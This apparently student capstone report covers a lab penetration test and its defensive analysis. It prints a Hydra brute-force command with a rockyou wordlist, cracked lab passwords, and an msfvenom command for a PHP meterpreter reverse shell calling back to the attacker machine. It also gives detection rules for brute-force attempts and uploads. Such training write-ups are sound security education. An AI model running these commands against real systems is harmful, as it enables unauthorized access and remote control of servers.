Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Matthew Nechy


January 22nd 2021

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network

Address Range: 192.168.1.0 - 192.168.1.255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Gateway / Hyper-V Manager
ELK	192.168.1.100	SIEM
Capstone	192.168.1.105	Web Server
Kali	192.168.1.90	Penetration Testing Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive information listed on company website	A Secret Folder directory is brought up, a hashed password can be found, and instructions to gain access to the Corporate Server is available	These short blips of information point attackers at what information to look for, and an easier chance at gaining access to sensitive information
Weak Password	A weak password was found in a Common Password List dictionary (rockyou.txt)	Using a password cracker in a brute force attack, a password was retrieved, and access was attained to the web server's confidential section
Reverse Shell Backdoor	A *reverse shell* is a remote shell, where the connection is made from the system that offers the services to the client that wants to use these services.	A reverse tcp meterpreter (Metasploit) session was started, allowing unauthorized access to the server

Reverse Shell: https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/

Exploitation: Sensitive Information on Website

01

Tools & Processes

Navigate to 192.168.1.105 on a web browser

02

Achievements

Found on the Apache Server:

- Existence of a secret file that Ashton manages
- Instructions how to access the company server with Ryan's login credentials
- Hashed password for Ryan

03

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Weak Password

01

Tools & Processes

Hydra, a brute force password cracking tool, was used in conjunction with a Common Password List

https://hashes.com/en/decrypt/hash

02


Achievements

Hydra gave Ashton's password of **leopoldo,** gaining access to the Secret Folder

Hashes.com was used to find Ryan's password of **linux4u**

03

```
hydra -l ashton -P/usr/share/wordlists/rockyou.txt -s 80 -vV 192.168.1.105 http-get /company_folders/secret_folder
```



Exploitation: File Inclusion

01

Tools & Processes

MSFVenom, a Metasploit tool, was used to create a PHP file


```
msfvenom -p
php/meterpreter/reverse_
tcp -o shell.php
lhost=192.168.1.90
lport=555
```

02

Achievements

After installing the shell.php file to the /webdav directory, a meterpreter session was achieved, gaining access to the server and it's contents.

03




Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Time	destination.ip	destination.port	source.ip	source.port	source.packets	destination.packets
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	5900	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	111	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	3389	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	199	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	1723	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	21	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	110	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	23	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	587	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	1720	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	25	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	8888	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	113	192.168.1.90	37428	1	1
Jan 14, 2021 @ 02:08:00.000	192.168.1.105	22	192.168.1.90	37428	2	1


- Port Scan began at 0208hrs on 14 Jan 2021
- Between 0208.00.000 and 0208.59.999 there were 11,044 source packets, and 11,022 destination packets
- A port scan is indicated by the short timeframe and differing destination ports

Analysis: Finding the Request for the Hidden Directory




- The initial request for the hidden *secret_folder* directory began at 0228hrs, on 14Jan2021
- The file requested inside the directory was *connect_to_corp_server*

Analysis: Uncovering the Brute Force Attack



- 280,653 requests were made of the secret_folder, as Hydra was running on more than one user (Hannah and Ashton)
- 280,592 requests were made before a correct password was found on one user account (Ashton)
- 13,509 hits in 60 seconds are indicative of a Brute Force Attack, in addition to Hydra being listed in the user_agent.original section

Analysis: Finding the WebDAV Connection



http://192.168.1.105/webdav	355
http://192.168.1.105/webdav/shell.php	216
http://192.168.1.105/webdav/passwd.dav	70

- 355 requests for the /webdav directory were made
- The files requested from the /webdav directory were shell.php & passwd.dav

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Create a rule to alert when port scans or ping requests are run consecutively:

10 port scans in one minute,

Or

100 consecutive ping requests

System Hardening

- Use TCP Wrappers to permit/deny access based on IP addresses or domain names
- Configure firewalls/IPS to cut off possible attacks when a threshold is met

TCP Wrappers: https://www.datto.com/library/what-is-port-scanning Rule: https://www.dummies.com/programming/networking/prevent-network-hacking-with-port-scanners/

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Create an alarm when a non whitelisted IP address attempts to access a hidden directory/folder/file, with a threshold of 1 attempt.

System Hardening

- Deny all IP addresses, but allow 192.168.1.1, 192.168.1.105, and specific whitelisted IP addresses on authorized users
- Use Port 443 instead of Port 80
- Remove all information from the website relating to the existence of a hidden directory

Mitigation: Preventing Brute Force Attacks

Alarm

- Create an alert when the user_agent.original contains Mozilla/4.0 (Hydra)
- Create an alert when there are more than 4 failed login attempts within 15 seconds
- Create an alert where any login attempt is made from a non-whitelisted source

System Hardening

- Limit failed login attempts/institute a lockout policy
- Multifactor Authorization/Captcha
- Ensure root user is not accessible via SSH
- Whitelist specific IP addresses

https://phoenixnap.com/kb/prevent-brute-force-attacks https://www.imperva.com/learn/application-security/brute-force-attack/

Mitigation: Detecting the WebDAV Connection

Alarm

- Create an alert when an unauthorized IP attempts to access this tool, with a threshold of 1 attempt.

System Hardening

- Example to be used in the alert: source.ip : (not <whitelisted IP> or <whitelisted IP>)
- Possibly use Port 443 so that data is encrypted

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Create an alert when an untrusted IP address attempts to perform an upload

http.request.method : “put” and source.ip : (not 192.168.1.105 or 192.168.1.1)

System Hardening

- Whitelist only IP addresses of 192.168.1.1 and 192.168.1.105
- Allow specific downloads related to the type of work being performed, blocking the rest


The End